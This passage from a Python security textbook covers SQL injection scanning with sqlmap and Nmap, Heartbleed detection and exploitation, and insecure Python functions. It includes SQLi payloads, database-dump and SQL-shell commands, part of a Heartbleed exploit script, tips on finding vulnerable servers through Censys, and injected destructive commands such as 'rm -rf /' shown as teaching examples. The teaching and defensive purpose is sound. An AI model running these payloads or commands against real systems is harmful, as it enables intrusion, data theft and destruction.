  NULL,CONCAT(0x7178787a71
  ,0x7a77777358636e41647a4
  8714b7546434a64555150716
```

```
        86f77424d7474
        4769444e577043504b4a59,0
        x71626b6271),NULL,NULL,N
        ULL,NULL,NULL,NULL,NULL,
        NULL,NULL—kLsQ
```

After scanning the URL, the next step is to list information about the existing database.

STEP 2 – LISTING INFORMATION ABOUT THE EXISTING DATABASES

In the next step, we might be interested in obtaining all the databases that the website is using through the **`--dbs`** option:

```
$ sqlmap -u
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=1 --dbs
```

By executing the preceding command, we can retrieve information about the **`acuart`** and **`information_schema`** databases. This is a partial output of the command:

```
[20:39:20] [INFO] the back-
      end DBMS is MySQL
web application technology:
      Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[20:39:20] [INFO] fetching
      database names
```

```
available databases [2]:
[*] acuart
[*] information_schema
```

Once the tool has identified the database, it can ask the user whether they want to test other types of databases or whether they want to test other parameters on the website for vulnerabilities.

STEP 3 – LISTING INFORMATION ABOUT TABLES PRESENT IN A PARTICULAR DATABASE

The next step could be to use the **`-D`** parameter together with the name of the database to access any of the particular databases.

In the following example, we are using the **`--tables`** option to access the **`information_schema`** database:

```
$ sqlmap -u
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=1 -D
      information_schema --
      tables
```

By executing the preceding command, we can retrieve information about tables that is available in the **`information_schema`** database. This is a partial output of the command:

```
[20:47:39] [INFO] the back-
     end DBMS is MySQL
web application technology:
     Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[20:47:39] [INFO] fetching
     tables for database:
     'information_schema'
Database: information_schema
[28 tables]
+---------------------------
     -----------+
|
     CHARACTER_SETS
                    |
|
     COLLATIONS
                    |
|
     COLLATION_CHARACTER_SET_
     APPLICABILITY |
|
     COLUMNS
                    |
....
```

In the preceding example, 28 tables have been recovered from the **information_schema** database.

STEP 4 – LISTING INFORMATION ABOUT THE

COLUMNS OF A SPECIFIC TABLE

We can use the **-T** option in conjunction with the table name to see the columns of a particular table. In the same way, we can obtain the column names with the **--columns** option.

This is the command we can use to try to access the **views** table:

```
$ sqlmap -u
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=1 -D
      information_schema -T
      views --columns
```

By executing the preceding command, we can retrieve information about columns that is available in the **views** table. In this example, 10 columns have been recovered. This is a partial output of the command:

```
[21:23:30] [INFO] the back-
      end DBMS is MySQL
web application technology:
      Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[21:23:30] [INFO] fetching
      columns for table
      'views' in database
      'information_schema'
Database: information_schema
Table: views
[10 columns]
```

```
+----------------------+-----
     ---------+
| Column               |
     Type         |
+----------------------+-----
     ---------+
| CHARACTER_SET_CLIENT |
     varchar(32)  |
| CHECK_OPTION         |
     varchar(8)   |
| COLLATION_CONNECTION |
     varchar(32)  |
| DEFINER              |
     varchar(77)  |
| IS_UPDATABLE         |
     varchar(3)   |
| SECURITY_TYPE        |
     varchar(7)   |
| TABLE_CATALOG        |
     varchar(512) |
| TABLE_NAME           |
     varchar(64)  |
| TABLE_SCHEMA         |
     varchar(64)  |
| VIEW_DEFINITION      |
     longtext     |
+----------------------+-----
     ---------+
```

STEP 5 – DUMPING THE DATA FROM THE COLUMNS

Similarly, we can access all information in a specific table by using the following command, where the **--dump** query retrieves all the data from the **engines** table:

```
$ sqlmap -u
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=1 -D
      information_schema -T
      engines --dump
```

By executing the preceding command, we can retrieve information about entries that is available in the **engines** table. In this example, eight entries have been recovered. This is a partial output of the command:

Figure 10.6 – SQLmap enumeration options

By executing the following command, we can retrieve information about all the tables in the current database. For this task, we can use flags such as **--tables** and **--columns** to get all the table names and column names:

```
$ sqlmap -u
      http://testphp.vulnweb.c
      om/listproducts.php?
      cat=1 --tables --columns
```

By executing the following command, we can get an interactive shell to interact with the database with the query SQL language:

```
$ sqlmap -u
      'http://testphp.vulnweb.
      com/listproducts.php?
      cat=*' --sql-shell
```

In this section, we have established that with the help of SQLmap, you can discover table names, download the database, and perform SQL queries automatically. To do this, the tool allows requests to be submitted to the parameters of the URL, either through a **GET** or **POST** request, and detects whether the domain is vulnerable to certain parameters because they are not validated correctly.

Moving on, let's take a look at another tool for scanning SQL injection vulnerabilities.

Scanning for SQL injection vulnerabilities with the Nmap port scanner

An interesting functionality that Nmap incorporates is **nmap scripting engine**, which offers the option to execute scripts developed for specific tasks, such as the detection of service versions and the detection of vulnerabilities.

Nmap provides an **http-sql-injection** script that has the capacity to detect SQL injection in web applications. You can find the documentation about this script in the Nmap script page at

https://nmap.org/nsedoc/scripts/http-sql-injection.html.

Also, we can see the script source code in the **svn.nmap** repository:

https://svn.nmap.org/nmap/scripts/http-sql-injection.nse

In the Linux operating system, by default, scripts are located in the **/usr/share/nmap/scripts/** path.

You can execute the following command to test the **http-sql-injection** Nmap script:

```
$ nmap -sV --script=http-sql-
      injection <ip_address or
      domain>
```

All we need to do is add the IP address or domain of our target site. If the target we are analyzing is vulnerable, we will see the following output:

```
80/tcp   open  http     nginx
      1.4.1
|_http-server-header:
      nginx/1.4.1
| http-sql-injection:
|   Possible sqli for
      queries:
|     http://testphp.vulnweb.
      com/search.php?
      test=query%27%20OR%20sql
      spider
|     http://testphp.vulnweb.
      com/search.php?
```

```
      test=query%27%20OR%20sql
      spider
|     http://testphp.vulnweb.c
      om/AJAX/../showimage.php
      ?
      file=%27%20OR%20sqlspide
      r
|      http://testphp.vulnweb.
      com/search.php?
      test=query%27%20OR%20sql
      spider
```

In the output of the **nmap** command, we can see how, as a result of using the **http-sql-injection** script, it detects possible **sqli** for specific queries related to the domain we are analyzing.

In this section, we have reviewed the main tools for detecting SQL injection vulnerabilities, such as **sqlmap** and the **nmap http-sql-injection** script. These tools enable, in a simple way, automation of the process of detecting this type of vulnerability in parameters that are being used on our site and that can be easily exploited by an attacker.

Testing Heartbleed and SSL/TLS vulnerabilities

The following section explains how to test whether a web server that is using OpenSSL is vulnerable to the Heartbleed vulnerability.

OpenSSL is an implementation of SSL/TLS protocols that is widely used by servers of all types; a fairly high percentage of servers on the internet use it to ensure

communication between clients and servers using strong encryption mechanisms.

The main problem with OpenSSL is that specific implementations of this library have security issues, affecting the confidentiality and privacy of user information.

Vulnerabilities in the Secure Sockets Layer (SSL) protocol

SSL/TLS encryption provides communication security and privacy over web applications, email communications, and **Virtual Private Networks** (**VPNs**). For example, SSL version 2.0 contains a significant number of flaws that can be exploited using specific exploits and techniques, among which we can highlight the following:

- **Browser Exploit Against SSL and TLS** (**BEAST**): This attack consists of exploiting the encryption algorithms that are used when a client tries to connect to a server securely using the SSL/TLS protocol.
- **Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext** (**BREACH**): This attack consists of

using different compression techniques at the HTTP level to extract data that is encrypted using the HTTPS protocol, for example, information related to session tokens. More information is available at http://breachattack.com.

- **Factoring Attack on RSA-EXPORT Keys** (**FREAK**): This attack consists of exploiting a vulnerability in certain implementations of the SSL/TLS protocol that allows the attacker to downgrade the encryption used by the protocol. An attacker could use this vulnerability to obtain or modify stored data that is transmitted through the SSL/TLS communication channel.
- **Insecure TLS renegotiation**: This attack consists of carrying out a man-in-the-middle attack to renegotiate the login with the server in order to obtain the session handshake.

- **Padding Oracle On Demanded Legacy Encryption** (**POODLE**): This is a man-in-the-middle-based attack with the aim of intercepting encrypted connections through the SSLV3 protocol.
- **Heartbleed**: This is an attack whose objective is to exploit a vulnerability in the OpenSSL cryptographic libraries of a specific version. This vulnerability allows information to be obtained that is related to encryption keys and user credentials stored in memory at a certain moment. We will learn more about this vulnerability in the *Analyzing and exploiting the Heartbleed vulnerability* section.

Some vulnerabilities that have been made public have been resolved. However, the security patches that should be applied to a vulnerable version of OpenSSL are not applied as quickly, thereby leaving vulnerable servers on the internet that we can find in specific search engines, such as Shodan and Censys.

Finding vulnerable servers in the Censys

search engine

We could use the Censys search engine (https://censys.io), which allows searches in order to obtain information about the hosts and servers that we can find on the internet.

For example, we could use this tool to identify a server that can be vulnerable to Heartbleed due to a vulnerable OpenSSL version.

When performing the **`openssl 1.0.1`** query, Censys returns the following results from servers that could be vulnerable:




Figure 10.7 – Censys results for the OpenSSL 1.0.1 query

An attacker could try to gain access to any of these servers using an exploit we can find in the exploit database – https://www.exploit-db.com/exploits/32745.

If we carry out an exploit search for this vulnerability, we obtain the following results:




Figure 10.8 – Heartbleed exploits in the Exploit Database

Once we have analyzed the main vulnerabilities related to OpenSSL, we are going to analyze the Heartbleed vulnerability and how to exploit it.

Analyzing and exploiting the Heartbleed vulnerability (OpenSSL CVE-2014-0160)

Heartbleed (https://heartbleed.com) is a vulnerability discovered in two specific versions, 1.0.1 and 1.0.2-beta, of OpenSSL that allows an attacker to access a small memory area (64 KB) of the web server it attacks. Also, from a security point of view, an attacker can repeat this attack as many times as they want over time and not be detected.

You can find the code in the **`Testing_heartbeat_vulnerability.py`** file in the **`heartbleed_openssl`** folder:

```
def main():
    opts, args =
      options.parse_args()
    if len(args) < 1:
```

```
        options.print_help()
        return
    s =
      socket.socket(socket.AF_
      INET,
      socket.SOCK_STREAM)
    print( 'Connecting...')
    sys.stdout.flush()
    s.connect((args[0],
      opts.port))
    if opts.starttls:
        re = s.recv(4096)
        if opts.debug: print(
      re)
        s.send(b'ehlo
      starttlstest\n')
        re = s.recv(1024)
        if opts.debug: print(
      re)
        if not b'STARTTLS' in
      re:
            if opts.debug:
      print( re)
            print( 'STARTTLS
      not supported...')
            sys.exit(0)
        s.send(b'starttls\n')
        re = s.recv(1024)
```

The first part of the preceding code contains the functionality that tries to perform a handshake with the server in port **443**. The next part of the following code

is responsible for sending a packet to the server to check whether the server is available for connection and, in the last instance, is responsible for sending the heartbeat packet:

```
print( 'Sending Client
  Hello...')
sys.stdout.flush()
s.send(hello)
print( 'Waiting for
  Server Hello...')
sys.stdout.flush()
while True:
    typ, ver, pay =
  recvmsg(s)
    if typ == None:
        print( 'Server
  closed connection
  without sending Server
  Hello.')
        return
    # Look for server
  hello done message.
    if typ == 22 and
  pay[0] == 0x0E:
        break
print( 'Sending heartbeat
  request...')
sys.stdout.flush()
s.send(hb)
hit_hb(s)
```

After running the preceding script on a vulnerable server, the output will be similar to the following:

```
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type =
     22, ver = 0302, length =
     58
... received message: type =
     22, ver = 0302, length =
     1549
... received message: type =
     22, ver = 0302, length =
     781
... received message: type =
     22, ver = 0302, length =
     4
Sending heartbeat request...
... received message: type =
     24, ver = 0302, length =
     16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53
     43 5B 90 9D 9B 72 0B BC
     0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF
     BD 39 04 CC 16 0A 85 03
     90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00
     00 66 C0 14 C0 0A C0 22
     C0  .w.3....f.....'.
```

. . .

To detect this bug in a server with OpenSSL activated, we are sending a specific request, and if the server response is equal to a specific Heartbleed payload, then the server is vulnerable and you could access information that, in theory, should be protected with SSL.

The response from the server includes information that is stored in the memory of the process. In addition to being a serious vulnerability that affects many services, it is very easy to detect a vulnerable target and then periodically extract chunks from the server's memory.

You can validate the fact that the server contains this vulnerability in two ways:

- Using the information returned by the Censys service in server details:





Figure 10.9 – Server details in Censys regarding the Heartbleed vulnerability

- Using the **ssllabs** service (https://www.ssllabs.com/ssltest/ind

ex.html), qualys provides the following:



Protocol Details	
DROWN	No, server keys and hostname not seen elsewhere with SSLv2 (1) For a better understanding of this test, please read this longer explanation (2) Key usage data kindly provided by the Censys network search engine; original DROWN website here (3) Censys data is only indicative of possible key and certificate reuse; possibly out-of-date and not complete
Secure Renegotiation	Supported
Secure Client-Initiated Renegotiation	No
Insecure Client-Initiated Renegotiation	No
BEAST attack	Not mitigated server-side (more info) SSL 3: 0xa, TLS 1.0: 0xa
POODLE (SSLv3)	Vulnerable INSECURE (more info) SSL 3: 0xa
POODLE (TLS)	No (more info)
Zombie POODLE	No (more info) TLS 1.2 : 0x000a
GOLDENDOODLE	No (more info) TLS 1.2 : 0x000a
OpenSSL 0-Length	No (more info) TLS 1.2 : 0x000a
Sleeping POODLE	No (more info) TLS 1.2 : 0x000a
Downgrade attack prevention	Yes, TLS_FALLBACK_SCSV supported (more info)
SSL/TLS compression	No
RC4	Yes INSECURE (more info)
Heartbeat (extension)	Yes
Heartbleed (vulnerability)	Yes (more info)
Ticketbleed (vulnerability)	No (more info)
OpenSSL CCS vuln. (CVE-2014-0224)	Yes EXPLOITABLE (more info)

Figure 10.10 –The ssllabs service report

In the preceding screenshot, we can see information about vulnerabilities found in the SSL/TLS protocol in a specific server returned by ssllabs.

In addition to the services mentioned, we have other alternatives for detecting this vulnerability, for example, using the Nmap scripts.

Scanning for the Heartbleed vulnerability with the Nmap port scanner

Nmap provides a Heartbleed script that does a great job of detecting vulnerable servers. The script is available on the OpenSSL-Heartbleed Nmap script page:

http://nmap.org/nsedoc/scripts/ssl-heartbleed.html

Also, we can see the script source code in the **svn.nmap** repository:

https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse

You can execute the following command over port **443**:

```
$ nmap -p 443 -script ssl-
      heartbleed <ip_address>
```

All we need to do is add the IP address of our target site. If the target we are analyzing is vulnerable, we will see the following output:

```
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a
      serious vulnerability in
      the popular OpenSSL
      cryptographic software
      library. It allows for
      stealing information
      intended to be protected
      by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions
      1.0.1 and 1.0.2-beta
      releases (including
      1.0.1f and 1.0.2-beta1)
      of OpenSSL are affected
      by the Heartbleed bug.
      The bug allows for
```

```
      reading memory of
      systems protected by the
      vulnerable OpenSSL
      versions and could allow
      for disclosure of
      otherwise encrypted
      confidential information
      as well as the
      encryption keys
      themselves.
|
|     References:
|       http://cvedetails.com
      /cve/2014-0160/
|       http://www.openssl.or
      g/news/secadv_20140407.t
      xt
|_      https://cve.mitre.org
      /cgi-bin/cvename.cgi?
      name=CVE-2014-0160
```

In this section, we have reviewed Heartbleed as a critical vulnerability in the OpenSSL cryptographic software library. This weakness allows information protected under normal conditions to be stolen by the SSL/TLS encryption used to secure the internet.

Next, we are going to review SSLyze as a tool that runs through the command line and that allows us to analyze the SSL/TLS configuration of a server and test different protocols.

Scanning TLS/SSL configurations with

SSLyze

SSLyze is a Python tool that works with Python 3.6+ and analyzes the SSL configuration of a server to detect issues including bad certificates and dangerous cipher suites.

This tool is available on the Pypi repository (https://pypi.org/project/SSLyze) and you can install it from source code or with the **`pip install sslyze`** command.

We can access the SSLyze project on GitHub (https://github.com/nabla-c0d3/sslyze), where we will find the source code of the tool, as well as the official documentation (https://nabla-c0d3.github.io/sslyze/documentation).

The SSLyze tool allows you to analyze the SSL configuration of the server, validate the certificates of the site, as well as obtain information about the encryption algorithms that the server is using.

These are the options that the script provides:

```
Usage: sslyze [options] target1.com target2.com:443 target3.com:443{ip} etc...

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  --regular             Regular HTTPS scan; shortcut for --sslv2 --sslv3
                        --tlsv1 --tlsv1_1 --tlsv1_2 --tlsv1_3 --reneg --resum
                        --certinfo --http_get --hide_rejected_ciphers
                        --compression --heartbleed --openssl_ccs --fallback
                        --robot

  Trust stores options:
    --update_trust_stores
                        Update the default trust stores used by SSLyze. The
                        latest stores will be downloaded from https://github.c
                        om/nabla-c0d3/trust_stores_observatory. This option is
                        meant to be used separately, and will silence any
                        other command line option supplied to SSLyze.
```

Figure 10.11 – The ssllabs service report

One of the options it provides is **`HeartbleedPlugin`** to detect this vulnerability:

```
HeartbleedPlugin:
    Test the server(s) for
     the OpenSSL Heartbleed
     vulnerability
    (CVE-2014-0160).
    --Heartbleed        Test
     the server(s) for the
     OpenSSL Heartbleed
                        vulne
     rability.
```

If we try to execute the script over a specific IP address, it will return a report that provides information about OpenSSL cipher suites the server is using:

```
* SSLV3 Cipher Suites:
      Forward
     Secrecy
        OK - Supported
      RC4
                  INSECURE -
     Supported
     Preferred:
        None - Server
     followed client cipher
     suite
     preference.


     Accepted:
        TLS_RSA_WITH_SEED_CBC
     _SHA
                          128
```

```
bits      HTTP 200
OK


   TLS_RSA_WITH_RC4_128_
SHA
                     128
bits      HTTP 200
OK


   TLS_RSA_WITH_CAMELLIA
_256_CBC_SHA
                     256
bits      HTTP 200
OK


   TLS_RSA_WITH_CAMELLIA
_128_CBC_SHA
                     128
bits      HTTP 200
OK


   TLS_RSA_WITH_AES_256_
CBC_SHA
                     256
bits      HTTP 200
OK
```

```
   TLS_RSA_WITH_AES_128_
CBC_SHA
                     128
bits      HTTP 200
OK


   TLS_RSA_WITH_3DES_EDE
_CBC_SHA
                     112
bits      HTTP 200
OK


   TLS_DHE_RSA_WITH_SEED
_CBC_SHA
                     128
bits      HTTP 200
OK


   TLS_DHE_RSA_WITH_CAME
LLIA_256_CBC_SHA
                     256
bits      HTTP 200
OK


   TLS_DHE_RSA_WITH_CAME
LLIA_128_CBC_SHA
                     128
bits      HTTP 200
OK
```

```
   TLS_DHE_RSA_WITH_AES_
256_CBC_SHA
                     256
bits      HTTP 200
OK


   TLS_DHE_RSA_WITH_AES_
128_CBC_SHA
                     128
bits      HTTP 200
OK


   TLS_DHE_RSA_WITH_3DES
_EDE_CBC_SHA
                     112
bits      HTTP 200
OK
```

In the command output, we can see how it's executing a regular HTTPS scan, including SSL version 2, SSL version 3, TLS 1.0, TLS 1.1, and TLS 1.2, that obtains basic information about the certificate and possible vulnerabilities for it.

The execution results of this analysis are available in the **`sslyze_report.txt`** file, which can be found in the GitHub repository.

To conclude with this tool, we can highlight the capacity to scan multiple hosts at the same time. For this task, use the **`ThreadPoolExecutor`** class from the **`concurrent.futures`** module

(https://docs.python.org/3/library/concurrent.futures.html) to launch multiple scans in parallel.

Summary

The analysis of vulnerabilities in web applications is currently the best field in which to perform security audits. One of the objectives of this chapter was to learn about the tools in the Python ecosystem that allow us to identify server vulnerabilities in web applications such as SQLmap. The main vulnerabilities analyzed were XSS and SQL injection. In the SQL injection section, we covered a number of tools for detecting this kind of vulnerability, including SQLmap and Nmap scripts. Finally, we reviewed how to detect vulnerabilities related to SSL/TLS protocols in web servers.

In this chapter, we have learned the main vulnerabilities that we can find in a website and how, with the help of automatic tools and Python scripts, we can detect some of them. In addition, you have learned how to detect configuration errors in a server that can affect the security of the site and that can be exploited by an attacker.

In the next chapter, we will explore programming packages and Python modules for extracting information relating to geolocation IP addresses, extracting metadata from images and documents, and identifying web technology used by a site in the front and the back.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which type of vulnerability is an attack that injects malicious scripts into web pages to redirect users to fake websites or to gather personal information?
2. What is the technique where an attacker inserts SQL database commands into a data input field of an order form used by a web-based application?
3. Which **`slmap`** option lists all the available databases?
4. What is the name of the Nmap script that permits scanning for the Heartbleed vulnerability in a server?
5. Which process allows us to establish an SSL connection with a server, consisting of the exchange of symmetric and asymmetric keys to establish an encrypted connection between a client and server?

Further reading

In the following links, you can find more information about the aforementioned tools and other tools associated with detecting vulnerabilities:

- **WordPress vulnerabilities**: https://wpvulndb.com
- **SQL injection cheat sheet**: https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet
- **Preventing SQL injections in Python**: https://blog.sqreen.com/preventing-sql-injections-in-python
- **Heartbleed PoC**: https://github.com/mpgn/heartbleed-PoC.
- **Python exploits PoC**: https://packetstormsecurity.com/files/tags/python

Chapter 11: Security and Vulnerabilities in Python Modules

Python is a language that allows us to scale up from start up projects to complex data processing applications and support dynamic web pages in a simple way. However, as you increase the complexity of your applications, the introduction of potential problems and vulnerabilities can be critical in your application from the security point of view.

This chapter covers security and vulnerabilities in Python modules. I'll review the main security problems we can find in Python functions, and how to prevent them, along with the tools and services that help you to recognize security bugs in source code. We will review Python tools such as Bandit as a static code analyzer for detecting vulnerabilities, and Python best practices from a security point of view. We will also learn about security in Python web applications with the Flask framework. Finally, we will learn about Python security best practices.

The following topics will be covered in this chapter:

- Exploring security in Python modules
- Static code analysis for detecting vulnerabilities

- Detecting Python modules with backdoors and malicious code
- Security in Python web applications with the Flask framework
- Python security best practices

Technical requirements

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

You will need to install the Python distribution on your local machine and have some basic knowledge about secure coding practices.

Check out the following video to see the Code in Action: https://bit.ly/2IewxC4

Exploring security in Python modules

In this section, we will cover security in Python modules, reviewing Python functions and modules that developers can use and that could result in security issues.


Python functions with security issues

We will begin by reviewing the security of Python modules and components, where we can highlight the **`eval`**, **`pickle`**, **`subprocess`**, **`os`**, and **`yaml`** modules.

The idea is to explore some Python functions and modules that can create security issues. For each one, we will study the security and explore alternatives to these modules.

For example, Python modules such as **`pickle`** and **`sub-process`** can only be used bearing in mind security and the problems that can appear as a result of their use.

Usually, Python's documentation includes a warning regarding the risks of a module from the security point of view, which looks something like this:



Warning: Executing shell commands that incorporate unsanitized input from an untrusted source makes a program vulnerable to shell injection, a serious security flaw which can result in arbitrary command execution. For this reason, the use of `shell=True` is **strongly discouraged** in cases where the command string is constructed from external input:

```
>>> from subprocess import call
>>> filename = input("What file would you like to display?\n")
What file would you like to display?
non_existent; rm -rf / #
>>> call("cat " + filename, shell=True) # Uh-oh. This will end badly...
```

`shell=False` disables all shell based features, but does not suffer from this vulnerability; see the Note in the `Popen` constructor documentation for helpful hints in getting `shell=False` to work.

When using `shell=True`, `pipes.quote()` can be used to properly escape whitespace and shell metacharacters in strings that are going to be used to construct shell commands.

Figure 11.1 – Python module warning related to a security issue

The following can be typical potential security issues to watch for:

- Python functions with security issues such as **`eval()`**
- Serialization and deserialization objects with **`pickle`**

- Insecure use of the **`subprocess`** module
- Insecure use of temporary files with **`mktemp`**

Now, we are going to review some of these functions and modules and analyze why they are dangerous from a security point of view.

Input/output validation

The validation and sanitation of inputs and outputs represents one of the most critical and frequent problems that we can find today and that cause more than 75% of security vulnerabilities, where attackers may make a program accept malicious information, such as code data or machine commands, which could then compromise a machine when executed.

Input and output validation and sanitization are among the most critical and most often found problems resulting in security vulnerabilities. In the following example, the **`arg`** argument is being passed to a function considered as insecure without performing any validation:

```
import os
for arg in sys.argv[1:]:
os.system(arg)
```

In the preceding code, we are using the user arguments within the **`system()`** method from the **`os`** module without any validation.

An application aimed at mitigating this form of attack must have filters to verify and delete malicious content, and only allow data that is fair and secure for the application. The following example is using the **`print`** function without validating the variable filename controlled by the user input:

```
import os
if
      os.path.isfile(sys.argv[
      1]):
print(filename, 'exists')
else:
print(filename, 'not found')
```

In the preceding code, we are using the user arguments within the **`isfile()`** method from the **`os.path`** module without any validation.

From a security point of view, unvalidated input may cause major vulnerabilities, where attackers may trick a program into accepting malicious input such as code data or device commands, which can compromise a computer system or application when executed.

Eval function security

Python provides an **`eval()`** function that evaluates a string of Python code. If you allow strings from untrusted input, this feature is very dangerous. Malicious code can be executed without limits in the context of the user who loaded the interpreter. For example, we could import a specific module to access the operating system.

You can find the following code in the **`load_os_module.py`** file:

```
import os
try:
eval("__import__('os').system
     ('clear')", {})
print("Module OS loaded by
     eval")
except Exception as
     exception:
print(repr(exception))
```

In the preceding code, we are using the built-in **`__import__`** function to access the functions in the operating system with the **`os`** module.

Consider a scenario where you are using a Unix system and have the **`os`** module imported. The **`os`** module offers the possibility of using operating system functionalities, such as reading or writing a file. If you allow users to enter a value using **`eval(input())`**, the user could remove all files using the instruction **`os.system('rm -rf*')`**.

If you are using **`eval(input))`** in your code, it is important to check which variables and methods the user can use. The **`dir()`** method allows you to see which variables and methods are available. In the following output, we see a way to obtain variables and methods that is available by default:

```
>>> print(eval('dir()'))
['__annotations__',
     '__builtins__',
     '__doc__', '__loader__',
     '__name__',
```

```
        '__package__',
        '__spec__']
```

Fortunately, **`eval()`** has optional arguments called **`globals`** and **`locals`** to restrict what **`eval()`** is allowed to execute:

```
eval(expression[, globals[,
      locals]])
```

The **`eval()`** method takes a second statement describing the global values that should be used during the evaluation. If you don't give a global dictionary, then **`eval()`** will use the current globals. If you give an empty dictionary, then **`globals`** do not exist.

This way, you can make evaluating an expression safe by running it without global elements. The following command generates an error when trying to run the **`os.system ('clear')`** command and passing an empty dictionary in the **`globals`** parameter.

Executing the following command will raise a **`NameError`** exception, indicating that **`"name 'os' is not defined"`** since there are no globals defined:

```
>>>
      eval("os.system('clear')", {})
Traceback (most recent call
      last):
  File "<stdin>", line 1, in
      <module>
  File "<string>", line 1, in
      <module>
```

```
NameError: name 'os' is not
    defined
```

With the built-in **`__import__`** function, we have the capacity to import modules. If we want the preceding command to work, we can do it by adding the corresponding import of the **`os`** module:

```
>>>
    eval("__import__('os').
    system('clear')", {})
```

The next attempt to make things more secure is to disable default **`builtins`** methods. We could explicitly disable **`builtins`** methods by defining an empty dictionary in our **`globals`**.

As we can see in the following example, if we disable **`builtins`**, we are unable to use the import and the instruction will raise a **`NameError`** exception:

```
>>>
    eval("__import__('os').
    system('clear')",
    {'__builtins__':{}})
Traceback (most recent call
    last):
  File "<stdin>", line 1, in
    <module>
  File "<string>", line 1, in
    <module>
NameError: name '__import__'
    is not defined
```

In the following example, we are passing an empty dictionary as a **`globals`** parameter. When you pass

an empty dictionary as **globals**, the expression only has the **builtins** (first parameter to the **eval()**). Although we have imported the **os** (operating system) module, the expression cannot access any of the functions provided by the **os** module, since the import was effected outside the context of the **eval()** function.

Because we've imported the **os** module, expressions can't access any of the **os** module's functions, as can be seen in the following instructions:

```
>>> print(eval('dir()',{}))
['__builtins__']
>>> import os
>>>
      eval("os.system('clear')",{})
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<string>", line 1, in <module>
NameError: name 'os' is not defined
```

In this way, we are improving the use of the **eval()** function by restricting its use to what we define in the global and local dictionaries.

The final conclusion regarding the use of the **eval()** function is that it is not recommended for code evaluation, but if you have to use it, it's recommended

